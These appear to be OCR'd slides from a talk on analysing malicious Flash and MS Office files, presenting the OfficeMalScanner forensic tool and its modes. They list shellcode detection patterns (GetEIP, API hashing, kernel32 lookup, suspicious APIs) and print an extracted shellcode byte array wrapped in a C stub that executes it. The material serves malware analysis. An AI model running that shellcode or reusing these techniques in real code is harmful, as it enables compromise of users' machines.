  - Disassemblers
    - Flasm / flare (both outdated)
    - Nemo440
    - erlswf

Flash analysis (briefly)

- Decompilers
    - Action Script Viewer 6 (Best decompiler)
    - SWFDump
    - HP SWFScan

- De MonsterDebugger (AS3 only, source needed)

MS Office analysis An introduction to „OfficeMalScanner“

Status Quo to MS Office document analysis

- Not much public information about MS-Office document analysis available
- Microsoft Office Binary File Format Specification (since Feb. 2008)
- Bruce Dang ‛s talk „Methods for Understanding Targeted Attacks with Office Documents”
- Public tools are rare
  - Officecat (signature based CLI utility)
  - DFView (oldschool Microsoft OLE structure viewer)
  - FlexHex Editor (OLE compound viewer)
  - OffVis - an Office document defrag tool (MS Internal)

OfficeMalScanner features

- OfficeMalScanner is a forensic tool for analysts to find malicious traces in MS Office documents.

- Features:
  - SCAN
  - BRUTE
  - DEBUG
  - INFO

SCAN mode (Shellcode scanner)

- GetEIP (4 Methods)

```
                   CALL  NEXT
NEXT:              POP reg
------------------------------------------------
                   JMP [0xEB] 1ST
2ND:               POP reg
1ST:               CALL 2ND
------------------------------------------------
                   JMP [0xE9] 1ST
2ND:               POP reg
1ST:               CALL 2ND
------------------------------------------------
                   FLDZ
                   FSTENV [esp-0ch]
                   POP reg
```

SCAN mode (Shellcode scanner)

- **Find Kernel32 base (3 methods)**

```
      MOV reg, DWORD PTR FS:[30h]
---------------------------------------------
      XOR reg_a,reg_a
      MOV reg_a(low-byte), 30h
      MOV reg_b, fs:[reg_a]
---------------------------------------------
      PUSH 30h
      POP reg_a
      MOV reg_b, FS:[reg_a]
```

SCAN mode (Shellcode scanner)

- **API Hashing**

```
LOOP:      LODSB
           TEST      al, al
           JZ        short OK
           ROR       EDI, 0Dh
           ADD       EDI, EAX
           JMP       short LOOP
    OK:    CMP       EDI, ...
```

- **Indirect function call**

```
PUSH DWORD PTR [EBP+val]
CALL[EBP+val]
```

SCAN mode (Shellcode scanner)

- **Suspicious strings**
  - UrlDownloadToFile
  - GetTempPath
  - GetWindowsDirectory
  - GetSystemDirectory
  - WinExec
  - IsBadReadPtr
  - IsBadWritePtr
  - CreateFile
  - CloseHandle
  - ReadFile
  - WriteFile
  - SetFilePointer
  - VirtualAlloc
  - GetProcAddr
  - LoadLibrary

SCAN mode (Shellcode scanner)

- **Easy decryption trick**

  LODS(x)
  XOR or ADD or SUB or ROL or ROR
  STOS(x)

- **NOP Slides**
  - At least 3 times in a row

- **Embedded OLE Data (unencrypted)**
  - Signature: \xD0\xCF\x11\xE0\xA1\xB1\x1a\xE1

SCAN mode (Shellcode scanner)

- **Function Prolog**

```
PUSH EBP
MOV EBP, ESP
SUB ESP, <value> or ADD ESP, <value>
```


- **PE-File Signature (unencrypted)**

Offset 0x0	== MZ
Offset 0x3c	== e_lfanew
Offset e_lfanew	== PE

BRUTE mode

- Easy XOR + ADD 0x0 – 0xff buffer decryption
  - After decryption
    - Embedded OLE check
    - PE-File signature check


- Successful decryption leads to memory-dump of buffer




```
Brute-forcing for encrypted PE- and embedded OLE-files now...
XOR encrypted embedded OLE signature found at offset: 0x1e7be
XOR encrypted MZ/PE signature found at offset: 0x117e8 - encryption KEY: 0xff
XOR encrypted MZ/PE signature found at offset: 0x131e8 - encryption KEY: 0xff

Dumping Memory to disk as filename: 027922ef8675d86505d7eeced4ec93b5__memdump-XOR-KEY=0xff.dmp
```

DEBUG mode

- **The Debug mode displays:**
  - **Disassembly for detected code**
  - **Hexdata for detected strings and PE-files**



```
API-Hashing signature found at offset: 0xc5c

7408                                   jz $+0Ah
C1CE0D                                 ror esi, 0Dh
03F2                                   add esi, edx
40                                     inc eax
EBF1                                   jmp $-0Dh
3BFE                                   cmp edi, esi
5E                                     pop esi
75E5                                   jnz $-19h
5A                                     pop edx
8BEB                                   mov ebp, ebx
8B5A24                                 mov ebx, [edx+24h]
03DD                                   add ebx, ebp
668B0C4B                               mov cx, [ebx+ecx*2]
8B5A1C                                 mov ebx, [edx+1Ch]
03DD                                   add ebx, ebp
8B048B                                 mov eax, [ebx+ecx*4]
```



```
XOR encrypted MZ/PE signature found at offset: 0x131e8 - encryption KEY: 0xff

[ PE-File (after decryption) - 256 bytes ]
4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  ¦ MZ..............
b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ¦ ........@.......
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ¦ ................
00 00 00 00 00 00 00 00  00 00 00 00 e0 00 00 00  ¦ ................
0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  ¦ ........!..L.!Th
69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  ¦ is program canno
74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  ¦ t be run in DOS
6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  ¦ mode....$.......
03 bd a2 b0 47 dc cc e3  47 dc cc e3 47 dc cc e3  ¦ ....G...G...G...
c4 c0 c2 e3 46 dc cc e3  af c3 c6 e3 4c dc cc e3  ¦ ....F.......L...
af c3 c8 e3 45 dc cc e3  25 c3 df e3 40 dc cc e3  ¦ ....E...%...@...
47 dc cd e3 63 dc cc e3  af c3 c7 e3 43 dc cc e3  ¦ G...c.......C...
52 69 63 68 47 dc cc e3  00 00 00 00 00 00 00 00  ¦ RichG...........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ¦ ................
50 45 00 00 4c 01 03 00  8e 62 8d 43 00 00 00 00  ¦ PE..L....b.C....
00 00 00 00 e0 00 0f 01  0b 01 06 00 00 20 00 00  ¦ ............. ..
```

Malicious index rating


- The malicious index rating can be used for automated analysis as threshold.
- Every suspicious trace increases the malicious index counter depending on its hazard potential.

- Index scoring

Executables	: 4
Code	: 3
STRINGS	: 2
OLE/NOPs	: 1

INFO mode


- **The INFO mode dumps OLE structures, offsets, length and saves found VB-Macro code to disk**



```
----------------------------------------------------
[OLE Struct of: 6572D04247CCD088AB7FF45E5EABF89F.DOC]
----------------------------------------------------
1Table    [TYPE: Stream - OFFSET: 0x1400 - LEN: 4096]
Macros    [TYPE: Storage]
 VBA    [TYPE: Storage]
  dir    [TYPE: Stream - OFFSET: 0x462c0 - LEN: 508]
  ThisDocument    [TYPE: Stream - OFFSET: 0x5c00 - LEN: 262406]
  _VBA_PROJECT    [TYPE: Stream - OFFSET: 0x45800 - LEN: 2743]
 PROJECT    [TYPE: Stream - OFFSET: 0x46500 - LEN: 370]
 PROJECTwm    [TYPE: Stream - OFFSET: 0x4603c - LEN: 41]
CompObj    [TYPE: Stream - OFFSET: 0x46680 - LEN: 106]
WordDocument    [TYPE: Stream - OFFSET: 0x200 - LEN: 4142]
SummaryInformation    [TYPE: Stream - OFFSET: 0x2400 - LEN: 4096]
DocumentSummaryInformation    [TYPE: Stream - OFFSET: 0x2400 - LEN: 4096]
-----------------------------------------------------------------------
                 VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
                The decompressed Macro code was stored here:

------> Y:\OfficeMal\6572D04247CCD088AB7FF45E5EABF89F.DOC-Macros
-----------------------------------------------------------------------
```

Bin2Code

- **Bin2Code is a small helper to generate code from extracted shellcode data.**



```
Y:\OfficeMal>bin2code shellcode.bin shellcode.c

+---------------------------------------------------+
|                 Bin2Code v0.3                      |
|   Frank Boldewin / www.reconstructer.org          |
+---------------------------------------------------+

Does the shellcode need a special file opened? (Y/N) y
Enter Filename (with exact path): y:\officemal\ea1fb578a65098f1813cbf0d5f1fa97a

OK c-file was created. now compile it with MSVC!

Y:\OfficeMal>type shellcode.c
#include <stdio.h>
char code[] =
"\x33\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13"
"\x36\xbc\x74\xb1\x83\xeb\xfc\xe2\xf4\xca\xd6\x9f\xfc\xde\x45"
"\x8b\x4e\xc9\xdc\xff\xdd\x12\x98\xff\xf4\x0a\x37\x08\xb4\x4e"
"\xbd\x9b\x3a\x79\xa4\xff\xee\x16\xbd\x9f\xf8\xbd\x88\xff\xb0"
"\xd8\x8d\xb4\x28\x9a\x38\xb4\xc5\x31\x7d\xbe\xbc\x37\x7e\x9f"
"\x45\x0d\xe8\x50\x99\x43\x59\xff\xee\x12\xbd\x9f\xd7\xbd\xb0"
"\x3f\x3a\x69\xa0\x75\x5a\x35\x90\xff\x38\x5a\x98\x68\xd0\xf5"
"\x8d\xaf\xd5\xbd\xff\x44\x3a\x76\xb0\xff\xc1\x2a\x11\xff\xf1"
"\x3e\xe2\x1c\x3f\x78\xb2\x98\xe1\xc9\x6a\x12\xe2\x50\xd4\x47"
"\x83\x5e\xcb\x07\x83\x69\xe8\x8b\x61\x5e\x77\x99\x4d\x0d\xec"
"\x8b\x67\x69\x35\x91\xd7\xb7\x51\x7c\xb3\x63\xd6\x76\x4e\xe6"
"\xd4\xad\xb8\xc3\x11\x23\x4e\xe0\xef\x27\xe2\x65\xef\x37\xe2"
"\x75\xef\x8b\x61\x50\xd4\x65\xed\x50\xef\xfd\x50\xa3\xd4\xd0"
"\xab\x46\x7b\x23\x4e\xe0\xd6\x64\xe0\x63\x43\xa4\xd9\x92\x11"
"\x5a\x58\x61\x43\xa2\xe2\x63\x43\xa4\xd9\xd3\xf5\xf2\xf8\x61"
"\x43\xa2\xe1\x62\xe8\x21\x4e\xe6\x2f\x1c\x56\x4f\x7a\x0d\xe6"
"\xc9\x6a\x21\x4e\xe6\xda\x1e\xd5\x50\xd4\x17\xdc\xbf\x59\x1e"
"\xe1\x6f\x95\xb8\x38\xd1\xd6\x30\x38\xd4\x8d\xb4\x42\x9c\x42"
"\x36\x9c\xc8\xfe\x58\x22\xbb\xc6\x4c\x1a\x9d\x17\x1c\xc3\xc8"
"\x0f\x62\x4e\x43\xf8\x8b\x67\x6d\xeb\x26\xe0\x67\xed\x1e\xb0"
"\x67\xed\x21\xe0\xc9\x6c\x1c\x1c\xef\xb9\xba\xe2\xc9\x6a\x1e"
"\x4e\xc9\x8b\x8b\x61\xbd\xeb\x88\x32\xf2\xd8\x8b\x67\x64\x43"
"\xa4\xd9\xd9\x72\x94\xd1\x65\x43\xa2\x4e\xe6\xbc\x74\xb1";

main()
{
 void (*z)()=(void*)code;
fopen("y:\\officemal\\ea1fb578a65098f1813cbf0d5f1fa97a","rb");
 z();
}

Y:\OfficeMal>_
```

Questions?

Thanks for brainstorming and beta-testing fly to:

Elia Florio

Bruce Dang

Michael Hale Ligh

Carsten Willems

Didier Stevens